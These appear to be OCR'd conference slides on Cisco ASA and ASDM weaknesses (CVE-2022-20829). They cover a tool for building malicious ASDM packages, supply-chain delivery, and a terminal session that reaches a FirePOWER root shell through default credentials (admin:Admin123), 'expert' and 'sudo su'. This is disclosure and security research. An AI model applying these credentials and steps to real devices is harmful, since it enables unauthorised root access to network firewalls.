14. public/index.html
15. public/jploader.jar
16. public/lzma.jar
17. public/retroweaver-rt-2.0.jar
18. public/startup.jnlp
19. version.prop

Extracting Cisco ASDM Binary Packages

The Way

- **Parses and extracts ASDM packages**
- Rebuilds ASDM packages
- Generates ASDM packages


CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022

github.com/jbaines-r7/theway

http

Building Cisco ASDM Binary Packages



The Way


- Parses and extracts ASDM packages
- **Rebuilds ASDM packages**
- Generates ASDM packages

CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022

github.com/jbaines-r7/theway

Generating Malicious ASDM Binary Packages



The Way


- Parses and extracts ASDM packages
- Rebuilds ASDM packages
- **Generates ASDM packages**

CVE-2022-20829


- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022

github.com/jbaines-r7/theway

Malicious Cisco ASA




How To Get Malicious ASDM Package Installed?!



https://t.me/learningnets


Supply Chain



Remotely Rooting the ASA-X FirePOWER Module


ASA-X with FirePOWER Services

ASA-X with FirePOWER Services Explained



Recreation of Image Published by Cisco

ASA-X with FirePOWER Services Explained




Accessing the FirePOWER Module via Cisco CLI

The command to invoke FirePOWER shell from ASA CLI

The FirePOWER shell requires a new set of credentials (admin:Admin123)


FirePOWER module shell




expert Command Yields Root Shell

```
Cisco Fire Linux OS v6.2.3 (build 13)
Cisco ASA5506 v6.2.3 (build 83)

Last login: Thu May 26 20:31:37 UTC 2022 on ttyS1

>

configure  Change to Configuration mode
exit       Exit this CLI session
expert     Invoke a shell
history    Display the current session's command line history
logout     Logout of the current CLI session
show       Change to Show Mode
system     Change to System Mode

> expert
admin@(none):~$ sudo su
Password:
Last login: Thu May 26 20:43:45 UTC 2022 on ttyS1
root@(none):/Volume/home/admin# uname -a
Linux (none) 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux
root@(none):/Volume/home/admin# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)
root@(none):/Volume/home/admin#
```

SSH Root Shell as a Feature



An Attacker's Dream

